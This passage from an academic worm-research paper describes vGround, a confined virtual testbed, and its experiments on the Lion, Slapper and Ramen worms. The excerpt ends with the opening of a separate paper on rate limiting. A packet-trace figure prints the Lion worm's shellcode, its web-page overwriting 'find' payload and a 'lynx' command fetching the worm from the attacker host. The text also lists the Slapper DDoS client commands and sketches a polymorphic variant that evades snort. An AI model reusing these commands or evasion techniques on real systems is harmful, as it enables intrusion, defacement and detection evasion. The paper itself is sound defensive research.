
Unlike the Lion worm which ignores the reserved IP address ranges, the Slapper worm deliberately skips certain reserved IP address ranges. The address blocks skipped reflect the global address assignment *at the time when the Slapper worm was released*. For example, back then, the address blocks of 082/8 - 088/8 are reserved by IANA (Internet Assigned Numbers Authority) and therefore skipped by the Slapper worm, as shown in Figure 5(b). As of today, however, these address blocks are no longer reserved by IANA [2].

4.2 Propagation Pattern

Understanding a worm's propagation pattern is important to the design of worm containment mechanisms. In this experiment, we demonstrate that vGrounds achieve sufficiently large scale to observe a worm's propagation pattern.

We create a vGround with 1000 vulnerable end-hosts running in 10 networks each with 100 end hosts (192.168.x.y, $x = 1 \cdots 10$, $y = 1 \cdots 100$). At the beginning, there is *one* Slapper-infected "seeding" node (192.168.3.11) in the vGround. We allow the Slapper worm to propagate in the vGround and the propagation progress is recorded. Based on the vGround traces, the propagation pattern of Slapper worm can be visualized in Figure 6. The three sub-figures show the status of the vGround at three different time instances: when 2%, 5%, and 10% of the end-hosts in the vGround are infected, respectively. The x-axis is the third octet of an end-host's IP, while the y-axis is the fourth octet. An "X" indicates that the corresponding end-host is infected. The figure shows the progress and victim distribution of Slapper worm propagation.

From Figure 6, it can be conjectured that the Slapper worm is using the *address-sweeping* strategy when selecting victims: once an address range such as 192.168.0.0/16




(a) When 2% hosts infected (b) When 5% hosts infected (c) When 10% hosts infected

Fig. 6. Propagation of Slapper worm w/ *address-sweeping* (total: 1000 hosts)

is chosen, hosts within the address range will then be *sequentially scanned*. Figure 6 shows that all the infected nodes are so far in the same subnet. A closer look at the detailed vGround traces reveals the reason: it takes some time for the seed worm to "hit" the 192.168.0.0/16 range and start infecting the hosts. The newly spawned worms will do the same as the seed worm. If one of them hits the same range, it will "sweep" the IP addresses again *in the same sequence* (i.e. from 192.168.0.1 to 192.168.254.254). An analysis of the Slapper worm source code confirms our conjecture.

We note that the scale of the above vGround may *not* be large enough to observe other propagation patterns. For example, we synthesize a *Slapper worm variant* using the *island-hopping* strategy [36]. Under this strategy, the seed worm targets the hosts in *its own* /16 range with high probability (0.75), and hosts outside the range with low probability (0.25). The same vGround for the original Slapper is used to run the Slapper variant. The propagation pattern is visualized in Figure 7. It is clear that the hosts in the worm's local range (192.168.0.0/16) are infected *randomly* instead of *sequentially* as in address sweeping. Our vGround traces also indicate that the seed worm as well as the newly spawned worms will *immediately* start to infect local hosts, without the delay (caused by random range selection) observed in address sweeping. Unfortunately, the "hopping away" behavior (i.e. worms infecting hosts outside the local range) cannot be observed in the vGround, due to the limited address space of the vGround. As our solution, we develop a new technique called *worm-driven vGround growth*: when a worm's probing target is generated and the target is not in the vGround, a new subnet with at least the target host will be dynamically generated and added to the vGround within *seconds*. Other techniques such as NAT/reverse-NAT,



(a) When 2% hosts infected (b) When 5% hosts infected (c) When 10% hosts infected

Fig. 7. Propagation of Slapper worm variant w/ *island-hopping* (Total: 1000 hosts)

VM freezing/resuming, and transparent proxying are also applicable solutions. These techniques help to increase the probability of hitting a target victim and thus better exposing a worm's propagation strategy.

4.3 Detailed Exploitation Steps

In this experiment, we demonstrate the fidelity of vGround in capturing the detailed exploitation steps at the byte level.

Lion Worm. Figure 8 shows a *tcpdump* trace generated in the vGround for the Lion worm experiment in Section 4.1. The trace shows a complete infection process with network-level details. The initial TCP connection handshake is omitted from the figure. The trace shows that the vulnerability in the BIND service [14] is successfully exploited and a remote shell is created. *The byte sequence shown in lines 2, 3 and 4 is exactly the signature used in snort [8] for Lion worm detection*. The trace also shows the sequence of specially-crafted commands then executed, which result in the transfer and activation of a worm copy.

Slapper Worm. The Slapper worm is unique in its heap-based exploitation [44]. vGround successfully reproduces the detailed exploits: Initially, a TCP connection is initiated to verify the reachability of a victim, which is followed, if reachable, by an invalid HTTP GET request to acquire the version of vulnerable Apache server. Once the version is obtained, a succession of 20 connections at 100 millisecond intervals exhausts

```
11:14:44.457068 20.0.3.3.1026 > 20.0.1.2.domain:  43981 inv_q+ [b2&3=0x980] (23) (DF)
...
0x0010   0a00 0102 0402 0035 001f 8ae3 abcd 0980        .......5........
0x0020   0000 0001 0000 0000 0000 0100 0120 2020        ................
0x0030   2002 61
11:14:44.457511 20.0.1.2.domain > 20.0.3.3.1026:  43981 inv_q FormErr [0q] 1/0/0 (Cla
ss 46331) Type0[|domain] (DF)
11:14:44.472424 20.0.3.3.1026 > 20.0.1.2.domain:  43981+ [2q] [1au] A? M-^PM-^PM-^PM-
k;1M-[_M-^CM-o|M-^Mw^PM-^Iw^DM-^MO M-^IO^NM-3^PM-^I^Y1M-IM-1M-^7M-^I^OQ1M-@M-0fM-3^GM
-^IM-YM-MM-^@^Y1M-[9M-Xu^JfM-;^D^Af9^^B[^NM-bM-'.M-hM-@M-^7M-^7M-^7M-^IM-K1M-IM-1^C1M-
@M-0?IM-MM-^@AM-bM-vM-k^T1M-@[M-^MK^TM-^I^YM-^IC^XM-^HC^G1M-RM-0^KM-MM-^@M-hM-gM-^7M-
^7M-^?/bin/shM-^PM-^PM-^PM-^PM-^PM-^PM-^P.M-z.M-?.M-^A.@.M-^A.@.^@.^@.M-{.M-?.M-z
.M-?.^@.^@.^@.M-^M.@.M-{.M-?.Q.@.^@.^@.M-{.M-?.^@.^@.^@.^@.^W.^H.^X.^H.^Y.^H.M-{.M
-?.^W.^H.M-|.M-?.^Z.^H.^@.^@.^@.^@.d.^@.^@.^@.^@.^@.M-^@.@.^@.^@.k.^H.^W.^H.M-{.M-?.
(509) (DF)
...
0x0080   31c0 5b8d 4b14 8919 8943 1888 4307 31d2        1.[.K....C..C.1.
0x0090   b00b cd80 e8e7 ffff ff2f 6269 6e2f 7368        ........./bin/sh
...
11:14:44.473328 20.0.1.2.domain > 20.0.3.3.1026:  43981 [2q] 0/0/1 (533) (DF)
11:14:45.547904 20.0.3.3.1025 > 20.0.1.2.domain: P 1:643(642) ack 1 win 5840 <nop,nop
,timestamp 8082 7988> (DF)
...
0x0030   0000 1f34 5041 5448 3d27 2f75 7372 2f62        ...4PATH='/usr/b
0x0040   696e 3a2f 6269 6e3a 2f75 7372 2f6c 6f63        in:/bin:/usr/loc
0x0050   616c 2f62 696e 2f3a 2f75 7372 2f73 6269        al/bin/:/usr/sbi
0x0060   6e2f 3a2f 7362 696e 273b 6578 706f 7274        n/:/sbin';export
0x0070   2050 4154 483b 6578 706f 7274 2054 4552        .PATH;export.TER
...
0x01f0   746d 6c3b 6563 686f 2027 2321 2f62 696e        tml;echo.'#!/bin
0x0200   2f73 6827 203e 206c 696f 6e3b 6563 686f        /sh'.>.lion;echo
0x0210   2027 6e6f 6875 7020 6669 6e64 202f 202d        .'nohup.find./.-
0x0220   6e61 6d65 2022 696e 6465 782e 6874 6d6c        name."index.html
0x0230   2220 2d65 7865 6320 2f62 696e 2f63 7020        ".-exec./bin/cp.
0x0240   696e 6465 782e 6874 6d6c 207b 7d20 5c3b        index.html.{}.\;
0x0250   273e 3e6c 696f 6e3b 6563 686f 2027 7461        '>>lion;echo.'ta
0x0260   7220 2d78 6620 3169 306e 2e74 6172 273e        r.-xf.1i0n.tar'>
0x0270   3e6c 696f 6e3b 6563 686f 2027 2e2f 3169        >lion;echo.'./1i
0x0280   306e 2e73 6827 203e 3e6c 696f 6e3b 6563        0n.sh'.>>lion;ec
0x0290   686f 203e 3e6c 696f 6e3b 6563 686f 203e        ho.>>lion;echo.>
0x02a0   3e6c 696f 6e3b 6368 6d6f 6420 3735 3520        >lion;chmod.755.
0x02b0   6c69 6f6e 3b0a                                  lion;.
...
11:14:45.548031 20.0.1.2.domain > 20.0.3.3.1025: . ack 643 win 7062 <nop,nop,timestam
p 8101 8082> (DF)
11:14:45.550886 20.0.3.3.1025 > 20.0.1.2.domain: P 643:770(127) ack 1 win 5840 <nop,n
op,timestamp 8082 8101> (DF)
...
0x0030   0000 1fa5 5445 524d 3d27 6c69 6e75 7827        ....TERM='linux'
0x0040   0a65 7870 6f72 7420 5041 5448 3d27 2f73        .export.PATH='/s
0x0050   6269 6e3a 2f75 7372 2f73 6269 6e3a 2f62        bin:/usr/sbin:/b
0x0060   696e 3a2f 7573 722f 6269 6e3a 2f75 7372        in:/usr/bin:/usr
0x0070   2f6c 6f63 616c 2f62 696e 270a 6c79 6e78        /local/bin'.lynx
0x0080   202d 736f 7572 6365 2068 7474 703a 2f2f        .-source.http://
0x0090   3230 2e30 2e33 2e33 3a32 3733 3734 203e        20.0.3.3:27374.>
0x00a0   2031 6930 6e2e 7461 723b 2e2f 6c69 6f6e        .1i0n.tar;./lion
...
11:14:45.550949 20.0.1.2.domain > 20.0.3.3.1025: . ack 770 win 7062 <nop,nop,timestam
p 8101 8082> (DF)
```

Fig. 8. Exploitation details of the Lion worm




Fig. 9. Exploitation details of the Slapper worm

Apache's pool of server and thus forces the creation of two fresh processes when serving the next two SSL connections. The purpose of "forking" two fresh processes is to have the same heap structures within them and thus prepare for the final two SSL handshake exploitations. The first SSL connection exploits the vulnerability to obtain the exact location of affected heap allocation, and it is used in the second SSL connection to correctly patch attack buffer. The second SSL connection re-triggers the heap-based buffer overflow which transfers to the control of the just-patched attack buffer.

Due to space constraint, we do not show the full vGround traces during the above exploitation process. Instead, the trace in the final stage of the attack is shown in Figure 9. From the decoded area of Figure 9, it is interesting to see that the worm source is transferred in the *uuencoded*[2] format.

4.4 Malicious Payload

A worm's payload reveals the intention of the worm author and often leads to destructive impact. The vGround is an ideal venue to invoke the malicious payload, because the consequent damage will be confined within the vGround. Moreover, the vGround will be easily recoverable due to the all-software user-level implementation.

The following string is found in the Lion worm trace in Figure 8: *find / -name "index.html" -exec /bin/cp index.html {} \;*. The Lion worm recursively searches for all *index.html* files starting from the "/" root directory and replaces them with a built-in web page. This malicious payload is confirmed by our forensic analysis enabled by the vGround post-infection trace collection service (Section 3.4). We also run an *earlier version* of the Lion worm in a separate vGround. We observe that the Lion worm carries and installs an infamous rootkit - *t0rn* [28], which will destroy the infected

[2] Uuencode, or the full name "*Unix to Unix Encoding*", represents a method or tool for converting files from binary to ASCII(text) so that they can be sent across the Internet via email.

```
[root@c1_2 /root]#pudclient 127.0.0.1
PUD Client version 11092002Ready, type in the
commands as follows, or type help for a list:

help
The commands are:
  * kill       kills the daemon

  * log        log output to file

  * bounce     adds a bounce
  * close      closes a bounce

  * info       requests info
  * list       lists the current servers
  * sh         execs a command

  * udpflood   send a udp flood
  * tcpflood   send a tcp flood
  * dnsflood   send a dns flood

  * escan      scans hard drive for emails
```

Fig. 10. Payloads of the Slapper worm

host. Without full-system virtualization, such *kernel-level damage* cannot be easily reproduced. Furthermore, the vGround contains the damage and makes the system re-installation fast and easy.

The Slapper worm does not destroy local disk content like the Lion worm. It is more *advanced* in self-organizing worm-infected hosts into a *P2P attack network*. In the vGround for the Slapper worm, we are able to observe the operations of this P2P network. More specifically, we deploy a special client [19] in one of the end hosts. The special client will issue commands (listed in Figure 10) to the infected hosts. Meanwhile, each Slapper worm carries a DDoS payload component [19]. In the vGround, we are able to issue commands such as *list, udpflood*, and *tcpflood* via the special client. The vGround traces indicate that a command is propagated among the infected hosts in a P2P fashion, rather than being sent directly from the special client. The vGround provides a convenient environment to further investigate such advanced attack strategy.

4.5 Advanced Worm Experiments

In this section, we present a number of more advanced experiments where vGrounds demonstrate unique advantages over other worm experiment environments.

Multi-vector Worms. Multi-vector worms are able to infect via *multiple infection vectors (IVs)*. In this experiment, we run the Ramen worm [3, 17], which carries three different IVs in three different services, including LPRng (CVE-2000-0917), wu-ftpd (CVE-2000-0573), and rpc.statd (CVE-2000-0666). A vGround with 1000 virtual nodes running these services is created and only one seed Ramen worm is planted. Over the time, however, we notice *different infection attempts based on all three IVs*.

Interestingly, our vGround experiments reveal that *the Ramen exploitation code for the vulnerable wu-ftpd server is flawed* - a result *not mentioned* in popular bulletins [3] and [17]. To confirm, we also use the same exploitation code against a real machine running a vulnerable FTP server (wu-ftpd-2.6.0-3). The result agrees with the vGround result.

Stealthy/Polymorphic Worms. Using various polymorphic engines [34], worms can become extremely stealthy. The modeling and detection of stealthy behavior or

polymorphic appearances require much longer time and larger playground scale. Furthermore, it is hard, if not impossible, for worm simulators [39] to experiment polymorphic worms.

We have synthesized a polymorphic worm based on the original Slapper worm. We use it to evaluate the effectiveness of signature-based worm detection schemes. As shown in Section 4.3, the Slapper worm will transfer an *uuencoded* version of the worm source code after a successful exploitation. Our polymorphic Slapper first attempts to encrypt the source using the *OpenSSL* tool before transmission. The encryption password is *randomly generated* and is then XOR'ed with a shared key. Finally, the resultant value is prepended to the encrypted worm source file for transmission. Our vGround experiments show that snort [8] is no longer able to detect the worm[3]. The same worm could also be used to test the signatures generated by various signature extraction algorithms [42, 35, 37].

Routing Worms. The vGround can also be used to study the relation between worm propagations and the underlying routing infrastructure. We have recently synthesized the routing worm introduced in [52]. The routing worm takes advantage of the information in BGP routing tables to reduce its scanning space, without missing any potential target. With its network virtualization and real-world routing protocol support, the vGround provides a new venue to study (at least qualitatively) such an infrastructure-aware worm and the corresponding defense mechanisms.

5 Limitations and Extensions

It has been noted [11] that a UML-based VM exposes certain system-wide footprints. For example, the content in $/proc/cmdline$ can reveal the command parameters when a UML VM is started and the command parameters contain some UML-specific information (e.g., the special root device $ubd0$). Such deficiency may undesirably disclose the existence of vGround. As a counter-measure, methods have been proposed [27] to minimize such VM-specific footprints. However, this is not the end of the problem. Instead, it may lead to another round of "arms race". From another perspective, an interesting trend is that VMs, including UML VMs, are increasingly used for *general computing purposes* such as web hosting, education, and Grid computing [30, 43]. If such trend prevails, the arms race tension may be *mitigated* because a worm might as well infect a VM in such a "mixed-reality" cyberspace.

In addition, the confined nature of vGround may turn out *disabling* some worm experiments where the worm has to communicate with hosts outside the vGround to "succeed". For example, the Santy worm [22] relies on the *Google* search engine to locate targets for infection and it can be effectively mitigated by filtering the worm-related queries [20]. However, the vGround cannot be readily used to safely observe the dynamics of such worms[4]. Although the vGround platform does have the capability to intercept an external connection attempt and forge a corresponding re-

[3] The Slapper signature used in snort is the string "TERM=xterm".

[4] In fact, due to the strict confinement requirement, even a dedicated worm testbed is *not* able to support such study.

sponse, it remains an open question whether such technique can survive the subsequent counter-measures taken by the worms.

Another limitation is that current prototype is only applicable to Linux worms, even though the design principles and concepts can be generally applied to build vGrounds for Windows worms. One notable hard challenge in extending current vGround implementation for Windows worms is to develop highly scalable system virtualization and customization techniques for Windows systems. However, it is encouraging to note that recent advances in system virtualization technologies such as the VMware ESX server [13] and hardware virtualization support such as the Intel's Vanderpool technology [24] have shown great promises in addressing this challenge. Once these technologies become available, they can be naturally leveraged to support Windows-based vGrounds.

6 Related Work

Testbeds for Destructive Experiments. The DETER project [10] provides a shared testbed to researchers to conduct a wide variety of security experiments. With a pool of physical machines in a number of sites, the DETER testbed is able to provide each researcher with a virtually dedicated experiment environment in an efficient on-demand fashion. In the current practice, the granularity of resource allocation is often one physical node. The vGround software platform can be deployed in the DETER testbed as a *value-added worm experiment service*. As a result, worm researchers will benefit not only from the testbed's general services (e.g., topology generation, result visualization), but also from the new features brought by vGround (i.e. easy recovery, larger scale, and confinement).

Netbed [50], Modelnet [47], and PlanetLab [7] are highly valuable and accessible testbeds/environments for general networking and distributed system experiments. On the other hand, the vGround platform is an enabling software system that can potentially ("already" in the case of PlanetLab) be deployed in these testbeds to enhance their support for *destruction-oriented* worm experiments. For example, PlanetLab and Modelnet currently do not support worm experiments, especially when kernel-level damages (e.g., kernel-level rootkit installation) are incurred.

The anti-virus industry has long been building worm testbeds (including virtualization-based testbeds) for timely capture and analysis of worms. Such testbeds are mainly for *in-house* exclusive use by highly skillful and specially trained experts. As a result, *wide deployability, infrastructure sharing*, and *user convenience* are *not* their primary design concerns. One of the pioneering industry testbeds is Internet-inna-Box [48] originally built at IBM. It involves virtual machines and virtual networks, both enabled by an "emulation package" that supports virtual *Win9x* environments. The testbed is based on one or more physical machines, each with *two physical* network connections - one dedicated to traffic between the VMs. While sharing the same principle of system and network virtualization, vGrounds *do not* require dedicated network connections and administrator privileges. Also, the vGround platform imposes lower requirement of user skills by performing automatic vGround generation and deployment. Further, vGrounds support virtual routers and user-specified network topology. However, vGround currently does not support Windows worms.

VM-Based Worm Investigation. Virtual machines provide an isolated virtualization layer for running and observing untrusted services and applications. Among the notable VM technologies are VMware [13], User-Mode Linux (UML) [30], Denali[49], and Xen[26]. VM technologies have been heavily leveraged to study worms. In current practice, various VM technologies including VMware [13] and User-Mode Linux (UML) [30] have been actively deployed as honeypots to *capture worms*, especially during the early stage of their propagation. To *analyze a worm*, VM-based technologies have also be developed. One advanced VM-based forensic platform is ReVirt[31]. ReVirt enhances individual VMs with efficient logging and replay capabilities for intrusion analysis purpose, making it possible for a worm researcher to replay the worm exploitation process in an instruction-by-instruction fashion. Finally, to study *how worms propagate*, we have argued that only VMs are not enough, leading to our development of new network virtualization techniques.

Virtual Networks. Recently, network virtualization attracts increasing research attention. In [25], research efforts are called for to create "virtual testbeds" on top of shared distributed infrastructures - the vGround platform is *a step towards this vision*. Different virtual networks have been developed such as X-bone [45], VNET [43], and VIOLIN [32]. Both X-bone and VNET create a "virtual Internet" which does not hide the existence of the underlying physical hosts and their network connections. If used in vGround, they would not be able to confine worm traffic within the virtual Internet. VIOLIN is our previous effort in network virtualization and it *does not* provide automatic virtual network generation and bootstrapping.

Honeypot Systems. We first note that *a vGround itself is not a honeypot system*. Recently, there have been significant advances in honeypot systems and their applications [40, 29, 51]. For example, Honeyd [40] is a highly scalable and efficient framework for *low-interaction* virtual honeypots. The vGround platform and honeypot systems are different in nature: Honeypot systems are *connected to and interact with* the real Internet, while the vGround is an *isolated virtual environment to replay worm behavior*. As a result, they perfectly complement each other. In fact, a promising integration will be to use honeypot systems to "capture" real-world worms, and then use vGrounds to run the captured worms in a realistic but isolated environment. Such an integration has great potential in *automatic* capture and characterization of 0-day worms.

7 Conclusion

The vGround platform enables impact-confined and resource-efficient experiments with Internet worms. The main features of vGround are supported by a suite of virtualization-based new techniques. Using real-world worms, we have demonstrated that vGrounds are high-fidelity confined playgrounds to run worms and observe key aspects of their behavior, including network space targeting, propagation pattern, exploitation steps, and malicious payload. These results are critical to the development of worm detection and defense mechanisms, which can also be tested in vGrounds. For worm researchers, the vGround platform accommodates their *iterative* experiment workflows with great

efficiency and convenience. The vGround platform makes a timely contribution to worm detection and defense research.

Acknowledgments

We thank Aaron Walters, David Evans, Sonia Fahmy, Wenke Lee, Ninghui Li, Peng Ning, and Yi-Min Wang for providing insightful comments on early versions of this paper. The final version of this paper benefits from valuable suggestions from the anonymous reviewers and the guidance of our shepherd, George Mohay. This work was supported in part by NSF Grants SCI-0504261 and SCI-0438246, and a gift from Microsoft Research. Some of this effort was also supported by the sponsors of CERIAS, and that support is gratefully acknowledged.

References

[1] Bro. *http://bro-ids.org*.
[2] Internet Protocol V4 Address Space. *http://www.iana.org/assignments/ipv4-address-space*.
[3] Linux Ramen Worm. *http://service1.symantec.com/sarc/sarc.nsf/html/pf/linux.ramen.worm.html*.
[4] Linux/Lion Worms. *http://www.sophos.com/virusinfo/analyses/linuxlion.html*.
[5] Linux/Slapper Worms. *http://www.sophos.com/virusinfo/analyses/linuxslappera.html*.
[6] objdump. *http://www.gnu.org/software/binutils/manual/html_chapter/binutils_4.html*.
[7] PlanetLab. *http://www.planet-lab.org*.
[8] Snort. *http://www.snort.org*.
[9] Tcpdump. *http://www.tcpdump.org*.
[10] The DETER Project. *http://www.isi.edu/deter/*.
[11] The Honeynet Project. *http://www.honeynet.org*.
[12] Virtual PC. *http://www.microsoft.com/windows/virtualpc/default.mspx*.
[13] VMware. *http://www.vmware.com/*.
[14] ISC Bind 8 Transaction Signatures Buffer Overflow Vulnerability. *http://www.securityfocus.com/bid/2302*, 2001.
[15] Linux Adore Worms. *http://securityresponse.symantec.com/avcenter/venc/data /linux.adore.worm.html*, 2001.
[16] Linux Lion Worms. *http://www.whitehats.com/library/worms/lion/*, 2001.
[17] Ramen Worm. *http://www.sans.org/y2k/ramen.htm*, Feb. 2001.
[18] CERT Advisory CA-2002-27 Apache/mod_ssl Worm. *http://www.cert.org/advisories/CA-2002-27.html*, 2002.
[19] PUD: Peer-To-Peer UDP Distributed Denial of Service. *http://www.packetstormsecurity.org/distributed/pud.tgz*, 2002.
[20] Google Smacks Down Santy Worm. *http://www.pcworld.com/news/article/0,aid,119029,00.asp*, Dec. 2004.
[21] MyDoom Worms. *http://us.mcafee.com/virusInfo/default.asp?id=mydoom*, 2004.
[22] Santy Worms. *http://www.f-secure.com/v-descs/santy_a.shtml*, Dec. 2004.
[23] Witty Worms. *http://securityresponse.symantec.com/avcenter/venc/data/w32.witty.worm.html*, Mar. 2004.
[24] Vanderpool Technology. *http://www.intel.com/technology/computing/vptech/*, 2005.
[25] T. Anderson, L. Peterson, S. Shenker, and J. Turner. A Global Communications Infrastructure: A Way Forward. *http://www.arl.wustl.edu/netv/contrib/nsf_Dec2.ppt*, Dec. 2004.

[26] P. Barham, B. Dragovic, K. Fraser, S. Hand, T. Harris, R. N. Alex Ho, I. Pratt, and A. Warfield. Xen and the Art of Virtualization . *SOSP 2003*.
[27] C. Carella, J. Dike, N. Fox, and M. Ryan. UML Extensions for Honeypots in the ISTS Distributed Honeypot Project. *Proceedings of the 2004 IEEE Workshop on Information Assurance United States Military Academy, West Point, NY*, June 2004.
[28] P. Craveiro. SANS Malware FAQ: What is t0rn rootkit? *http://www.sans.org/resources/malwarefaq/t0rn_rootkit.php*.
[29] D. Dagon, X. Qin, G. Gu, W. Lee, J. Grizzard, J. Levine, and H. Owen. HoneyStat: Local Worm Detection Using Honeypots. *Proceedings of the 7th RAID*, Sept. 2004.
[30] J. Dike. User Mode Linux. *http://user-mode-linux.sourceforge.net*.
[31] G. Dunlap, S. King, S. Cinar, M. Basrai, and P. Chen. ReVirt: Enabling Intrusion Analysis through Virtual-Machine Logging and Replay. *OSDI 2002*.
[32] X. Jiang and D. Xu. VIOLIN: Virtual Internetworking on Overlay Infrastructure. *Technical Report CSD-TR-03-027, Purdue University*, July 2003.
[33] X. Jiang, D. Xu, and R. Eigenmann. Protection Mechanisms for Application Service Hosting Platforms. *CCGrid 2004*, Apr. 2004.
[34] K2. ADMmutate. *CanSecWest/Core01 Conference, Vancouver http://www.ktwo.ca/ADMmutate-0.8.4.tar.gz*, Mar. 2001.
[35] H. A. Kim and B. Karp. Autograph: Toward Automated, Distributed Worm Signature Detection. *Proceedings of the 13th Usenix Security Symposium*, Aug. 2004.
[36] J. Nazario. *Defense and Detection Strategies against Internet Worms*. Artech House Publishers, ISBN: 1-58053-537-2, 2004.
[37] J. Newsome, B. Karp, and D. Song. Polygraph: Automatically Generating Signatures for Polymorphic Worms. *Proceedings of Oakland 2005*, May 2005.
[38] F. Perriot and P. Szor. An Analysis of the Slapper Worm Exploit. *Symantec White Paper http://securityresponse.symantec.com/avcenter/reference/analysis.slapper.worm.pdf*.
[39] K. S. Perumalla and S. Sundaragopalan. High-Fidelity Modeling of Computer Network Worms. *Proceedings of 20th ACSAC*, Dec. 2004.
[40] N. Provos. A Virtual Honeypot Framework. *Proceedings of the USENIX 13th Security Symposium, San Diego, USA*, Aug. 2004.
[41] T. Ptacek and J. Nazario. Exploit Virulence: Deriving Worm Trends From Vulnerability Data. *CanSecWest/Core04 Conference, Vancouver*, Apr. 2004.
[42] S. Singh, C. Estan, G. Varghese, and S. Savage. Automated Worm Fingerprinting. *Proceedings of the ACM/USENIX OSDI*, Dec. 2004.
[43] A. Sundararaj and P. Dinda. Towards Virtual Networks for Virtual Machine Grid Computing. *Proceedings of the Third USENIX Virtual Machine Technology Symposium (VM 2004)*, Aug. 2004.
[44] P. Szor. Fighting Computer Virus Attacks. *Invited Talk, the 13th Usenix Security Symposium (Security 2004), San Diego, CA*, Aug. 2004.
[45] J. Touch. Dynamic Internet Overlay Deployment and Management Using the X-Bone. *Proc. of IEEE ICNP 2000*, Nov. 2000.
[46] J. Twycross and M. M. Williamson. Implementing and Testing a Virus Throttle. *Proceedings of the USENIX 12th Security Symposium, Washington, DC*, Aug. 2003.
[47] A. Vahdat, K. Yocum, K. Walsh, P. Mahadevan, D. Kostic, J. Chase, and D. Becker. Scalability and Accuracy in a Large-Scale Network Emulator. *OSDI 2002*.
[48] I. Whalley, B. Arnold, D. Chess, J. Morar, and A. Segal. An Environment for Controlled Worm Replication & Analysis (Internet-inna-Box). *Proceedings of Virus Bulletin Conference*, Sept. 2000.
[49] A. Whitaker, M. Shaw, and S. D. Gribble. Scale and Performance in the Denali Isolation Kernel. *Proceedings of USENIX OSDI 2002*, Dec. 2002.

[50] B. White, J. Lepreau, L. Stoller, R. Ricci, S. Guruprasad, M. Newbold, M. Hibler, C. Barb, and A. Joglekar. An Integrated Experimental Environment for Distributed Systems and Networks. *Proceedings of 5th OSDI*, Dec. 2002.

[51] V. Yegneswaran, P. Barford, and D. Plonka. On the Design and Use of Internet Sinks for Network Abuse Monitoring. *Proc. of 7th RAID*, Sept. 2004.

[52] C. C. Zou, D. Towsley, W. Gong, and S. Cai. Routing Worm: A Fast, Selective Attack Worm based on IP Address Information. *Umass ECE Technical Report TR-03-CSE-06*, Nov. 2003.

Empirical Analysis of Rate Limiting Mechanisms

Cynthia Wong, Stan Bielski, Ahren Studer, and Chenxi Wang

Carnegie Mellon University
{cindywon, bielski, astuder, chenxi}@cmu.edu

Abstract. One class of worm defense techniques that received attention of late is to "rate limit" outbound traffic to contain fast spreading worms. Several proposals of rate limiting techniques have appeared in the literature, each with a different take on the impetus behind rate limiting. This paper presents an empirical analysis on different rate limiting schemes using real traffic and attack traces from a sizable network. In the analysis we isolate and investigate the impact of the critical parameters for each scheme and seek to understand how these parameters might be set in realistic network settings. Analysis shows that using DNS-based rate limiting has substantially lower error rates than schemes based on other traffic statistics. The analysis additionally brings to light a number of issues with respect to rate limiting at large. We explore the impact of these issues in the context of general worm containment.

Keywords: Rate Limiting, Internet Worms, Worm Containment.

1 Introduction

Fast-spreading worms such as Blaster [16], and SoBig [11] wreaked havoc on the Internet and caused millions of dollars in downtime and IT expenses. In addition to consuming valuable network and computing resources, worms provide potential vehicles for DDoS attacks, as seen in the case of SoBig and Blaster [11, 16]. The need to mitigate worm spread is apparent and pressing.

Researchers have proposed various techniques for worm defense, both in detection [7, 22, 9, 13] and response [23, 21, 1, 12, 4]. Automatic response techniques are of particular interest because methods that require human intervention simply cannot match the speed and voracity of modern day worms. One class of automated response techniques seeks to *rate limit* the outbound spread of worm traffic [23, 1, 12] while allowing the continued operation of legitimate applications. These rate limiting schemes offer a gentler alternative to the simple detect-and-block-the-host approach, and therefore are more palatable to actual deployment. A recent analytical study also showed that when deployed at appropriate points in the network, rate limiting can substantially reduce the spread of infection [25].

In this work, we undertake an empirical analysis of existing rate limiting mechanisms, with the goal of understanding the relative performance of the various schemes. Our study is based on real traffic traces collected from the border of a network with 1200 hosts. The trace data includes real attack traffic of Blaster and Welchia, which infected over 100 hosts. We implement each scheme against

A. Valdes and D. Zamboni (Eds.): RAID 2005, LNCS 3858, pp. 22–42, 2006.

the trace data and analyze their performance in terms of false positive and false negative rates. In the case of worm defense, it is particularly important that false positives are kept at a minimum without greatly impacting false negatives.

